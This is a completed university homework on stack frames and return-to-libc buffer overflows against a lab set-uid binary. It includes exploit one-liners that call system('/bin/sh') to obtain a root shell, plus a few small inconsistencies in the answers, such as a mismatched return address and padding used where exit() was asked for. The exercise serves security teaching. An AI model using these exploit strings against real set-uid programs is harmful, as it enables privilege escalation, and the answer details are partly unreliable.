System Security
Buffer Overflow

Your Name Here

November 7, 2018

This exercise is about understanding stack frames and theoretical buffer overflows and finally, performing two return-to-libc buffer overflows. You have to option to use multiple different tools.

The `bufov` archive contains a binary that you should use for this exercise. It also contains a LaTeX template that you should use for your solution. Your solution has to be uploaded to moodle as a pdf.

The VULNAPP program provides two ways to read user input. The first is by supplying the user input as a program argument in the command line, e.g. `./vulnapp test`. The second is provided by the program that asks for user input during execution.

The program is only vulnerable in the first case, i.e. while reading user input as a program argument. The function `cpybuf` handles the copying of the user input in an insecure way.

Tools

Note: All of these tools are already installed in the virtual machine. You can use all of these tools or just one. Different tools work well for different tasks.

Assembly

In most of the tools you will encounter assembly. In case you need to refresh your memory here are some important points about assembly: `http://www.cs.virginia.edu/~evans/cs216/guides/x86.html`.

gdb

`gdb` is a *debugger*. A debugger allows you to execute the program, stop the program using breakpoints, examine the program state and even change the program state. You can use tutorials such `http://sourceware.org/gdb/current/onlinedocs/gdb.html`. gdb is a standard tool with the classical debugger features. It is a command-line tool. `ddd` is gdb with a GUI.

Cutter

`cutter` is a disassembler and static analysis tool. It displays the static disassembly and the call graph. You can find it in the syssec home directory on the VM.

Stack frames (5 points)

1. Use the tools to investigate the stack frames when executing `./vulnapp 12345678`. For each of the locations given below, draw a diagram of the specified part of the stack frame. The diagram should contain 4-byte entries as below. The contents always specify a memory region addressed in bytes (inclusive on both sides). Addresses specify the value of the `EIP`, i.e. the specified address is the **next** to be executed.


   (a) Location: before the execution of `cpybuf` begins (`0x080488a5`)
   Contents: From `esp` to `esp + 7` inclusive

   (b) Location: after the preamble of `cpybuf` (`0x080488ac`)
   Contents: From `esp` to `ebp + 11` inclusive

   (c) Location: right after the `CALL strcpy` has finished (`0x080488ca`)
   Contents: From `esp` to `ebp + 11` inclusive

   (d) Location: after the `leave` instruction of `cpybuf` (`0x080488ea`)
   Contents: From `esp` to `esp + 7` inclusive


   The diagram should be of this **format: Label, Content, Address**. Labels can span multiple cells and should explain the content, e.g. return address. The content can be given as a string or as hex value. If certain entries/contents are unused/irrelevant, label them accordingly. The address should be ebp/esp+X. You can use the drawstack package as in this example, documentation: `https://www.ctan.org/pkg/drawstack`:




   This example would be for contents from `esp` to `ebp + 11` inclusive. **Label all entries!** Label all entries that might be reserved for local variables.

   Draw four Stack Frame Diagrams:


   (a) *Solution:*




(b) *Solution:*



(c) *Solution:*


...
.. High Addresses ..
pointer to ”arg1”
0xffffda3f
return address
0x080489c4
old esp value
0xffffd7c8
%ebp
old ebx value
0x080da000
Local variable
0x0000002a
Leftover buffer space
0x08048100
”5678”
”1234”
Source buffer
0xffffda3f
Destination buffer
0xffffd79c
%esp
.. Low Addresses ..
...

(d) *Solution:*


...
.. High Addresses ..
pointer to arg1
0xffffda3f
return address
0x800489c4
%esp
.. Low Addresses ..
...

2. What is the size of the vulnerable buffer in bytes? I.e. how much stack space was reserved solely for the buffer? Consider only the size solely reserved for the buffer and not used for other variables.

   Solution:

> The size of the buffer is 12 bytes.
>
> We can see it from the instruction in `0x080488a9`, which is `"sub esp, 0x10"`. That means that the function reserves 16 bytes for local variables. Later on the function executes `"mov [ebp - 8], 0x2a"`, which means that uses `epb - 0x8` as a local variable. The strcpy destination buffer is `ebp - 0x14`, and that means that the available buffer space is from `ebp - 0x14` to `ebp - 0x8`, which is 12 bytes large.

Buffer Overflows

Now you will build exploits for the binary program `vulnapp`. There are two buffer overflow attacks to perform in this task. Both are return-to-libc attacks.

MAKE SURE YOU EXECUTE `./setup.sh` INSIDE THE `bufov` FOLDER SO THAT `vulnapp` HAS SET-UID AND IS OWNED BY `root`. `ls -l vulnapp` should give: `-rwsr-xr-x`.

Protection mechanisms

As you may expect, operating systems already provide a number of measures to prevent such an attack from being easily successful. One such measure is library address randomization, that is a part of *Address Space Layout Randomization* (ASLR). The method randomizes the addresses to which dynamically linked libraries such as libc are loaded. This brings an additional protection given that the attacker must predict the function address. In order to make this exercise easier for you, we suggest to disable the virtual address randomization. This will ensure a stable virtual address space across multiple executions.

The compiler can protect the binary by integrating stack canaries. We have disabled the use of these canaries through the compiler flag `-fno-stack-protector` to make this exercise easier. Therefore the binary has no stack canaries.

However, the stack of the binary is marked non-executable, meaning we cannot execute code from the stack.

Building & executing exploits

Your exploit user input will typically contain byte values that do not correspond to the ASCII values for printing characters. We recommend using *perl* or *python* to supply your exploits on the command line argument. Here is an example on how call vulnapp with the ASCII characters "AAA" followed by 0xbfff5ef0 as argument: (the python command reorders the address into the right byte order)

```
> ./vulnapp "`perl -e  'printf "A" x 3 . "\xf0\x5e\xff\xbf "'`"
```

or

```
> ./vulnapp "`python2.7 -c  'from struct import pack; print("A"*3 + pack("I", 0xbfff5ef0));'`"
```

This way, you can fill the buffer with arbitrary characters, except zero bytes, and then add your actual exploit input that contain specific addresses in hexadecimal format.

Attack 1: Execute your favorite shell (4 points)

We have collected hints for both attacks at the end of this document!

Your task is to get VULNAPP to execute a favorite shell of yours (e.g., /bin/bash, /bin/sh, /bin/zsh).

To perform the attack you have to supply an exploit string that overwrites the stored return pointer in the stack frame for `cpybuf` with the address of the system() function from the libc library and provide the necessary argument. This function allows you to execute any program (e.g., system("/bin/sh")). To provide arguments to the system function, you have to prepare the stack to look like before a regular function call. Think about how the stack layout has to be. *Hint:* It is usually helpful to sketch it. As the system call expects a pointer to a string as argument, you will have to find a string, which matches the path of the file you want to execute. Luckily for you, the vulnapp application allows you to place a string of your choice in the memory as follows.

```
bash> ./vulnapp Hello
Type some text:
/bin/sh
```

Note that your exploit string may also corrupt other parts of the stack state. In order to make the program terminate safely you will need to put on the stack the address of the function exit() to properly terminate the execution.

Important: While you can use tools such as gdb to prepare these attacks, you should perform the actual attack against the normally running executable which you started as normal user(syssec). So during the attack the program must be started as `./vulnapp ...`.

Perform the following tasks:

1. Find the addresses of system() and exit().
2. Find the address that points to your typed text containing the shell to execute.
3. Draw a stack diagram after the execution of `strcpy` (as above) so that the attack will succeed.
4. Construct the exploit command.
5. Run the exploit command and check if you escalated your privileges, e.g. using `id`.

Solution:

1. To find the address of system()and exit(), we can use radare2.


   We can run `r2 -d ./vulnapp` and execute command `ia` to get information about all imports and exports of the binary. We can grep the output by doing `ia~system`. The result is:

`1797 0x00007cd0 0x0804fcd0 GLOBAL FUNC 55 __libc_system`

which easily gives us the address of the system() function, which is `0x0804fcd0`.

Doing the same process for the exit() function, we get `0x0804eff0`.

2. To find the address where our typed text will be stored, we can disassemble the main function and see which arguments are given to the `fgets` call that reads from stdin. The last value that is pushed to the stack before the call to fgets (that means the first argument for the fgets function) is `0x80dbe20`, which is the location where our input will be stored.



4. Since our input gets saved to `0x080dbe20` we can't just put it as argument, because the character 0x20 is parsed as a space. Thus, we can work around this by using a `0x080dbe21` as input to the system() function, and give the string "//bin/sh" as

input. This means that the first character will be ignored, and the system() function will execute "/bin/sh".

The final exploit is constructed using this one-liner:

```
./vulnapp $(printf "aaaabbbbccccddddeeeezzzz\xd0\xfc\x04\x08aaaa\x21\xbe\x0d\x08")
```

and then giving as input the string "//bin/sh".

5. By running the exploit we get an sh shell. By running the command `whoami` or `id` we can verify that we are logged in as root.

Attack 2: Execute the shell from environmental variables (2 points)

Not every program might allow you to place a string in memory through an extra input as vulnapp. So, this attack is similar to the previous one with the difference that you will need to find the path to the shell i.e., "/bin/sh" in the environmental variables. These variables are automatically loaded in the program stack upon execution. Therefore you are not dependent on the additional input.

For this attack, you are not allowed to supply any information when the program asks you to type some text. In difference to the previous attack, you just need to find the path to the shell program already included in the program space after loading the vulnapp program.

The environmental variables are provided to the program as an argument. You can either use the existing `SHELL` variable, you can modify with `export SHELL=/bin/sh`, or create a new variable as `export NEWVAR=/bin/sh`. To find the correct address of the variable, you have multiple options... Perform the following tasks:

1. Find the address of an environment variable containing the shell string.
2. How did you find it?
3. Construct the exploit command.
4. Run the exploit command and check if you escalated your privileges, e.g. using `id`.

Solution:

1. The address of the contents of the SHELL environment variable is `0xffffdd4e`.
2. Using radare2 in debug mode, we can search for patterns in the memory reserved for the binary. I used the command `"/ SHELL"` which returns the starting address of the `"SHELL=/bin/sh"` string. By adding to that address the number 6 (which is the length of the string "SHELL=", we get the content of the environment variable.
3. The exploit command now becomes:

   ```
   ./vulnapp $(printf "aaaabbbbccccddddeeeezzzz\xd0\xfc\x04\x08aaaa\x4e\xdd\xff\xff")
   ```

   and doesn't need anything as input when the program asks for it.

4. After obtaining the sh shell, running `whoami` or `id` confirms that we successfully escalated privileges.

Further options (2 points)

Name another option where the argument for the call to system could be stored.
Solution:

The argument for the syscall could also be stored in the argument string itself. For example, we could run:
`./vulnapp .../bin/sh;`
and then jump to the address on which "/bin/sh" starts.

Another way would be using the "/bin/sh" string inside libc; unfortunately in this case its address is `0x080ad02c` which contains a "0x0a" char and can't be provided as argument.

Name another option to terminate the program without a segmentation fault and without jumping directly to exit().
Solution:

One way to terminate without causing a segmentation fault would be to jump indirectly to `exit()`, by using a function like `_exit()` or a function that calls it, like `abort()`.

Some Advice

- In GDB, you can disassemble the current function using `disassemble` or any function using `disassemble functionname`
- All the information you need to devise your exploit can be determined by debugging VULNAPP in gdb.
- Be careful about byte ordering.
- You might want to use GDB to step the program through the last few instructions of `cpybuf` to make sure it is doing the right thing.
- You will need to pad the beginning of your exploit string with the proper number of bytes to overwrite the return pointer. The values of these bytes can be arbitrary (0x00 is not recommended though — why not?).
- As a consequence of the last hint, you may run into problems if the address of `system` or `exit` contains zeros — why? In such a case, either consider calling a different function from the libc (if the address of system contains zeros), or find a different address to return to — be creative, there is at least one easy solution if the address of exit contains zero(s).

- Memory addresses, when started in gdb, can be different from addresses in normal execution. To avoid this problem you can attach `gdb` to the already running program.
- Since `vulnapp` is running as root, you'll need to run `gdb` as root, too, if you want to attach it to `vulnapp`.
- If you try to find the address of the environment variable with the other provided program you might have to do a small adjustments. Why?
- You can use the latex command `lstlisting` to format raw output.

References

[1] Please cite your sources, Example Author, `http://www.example.org`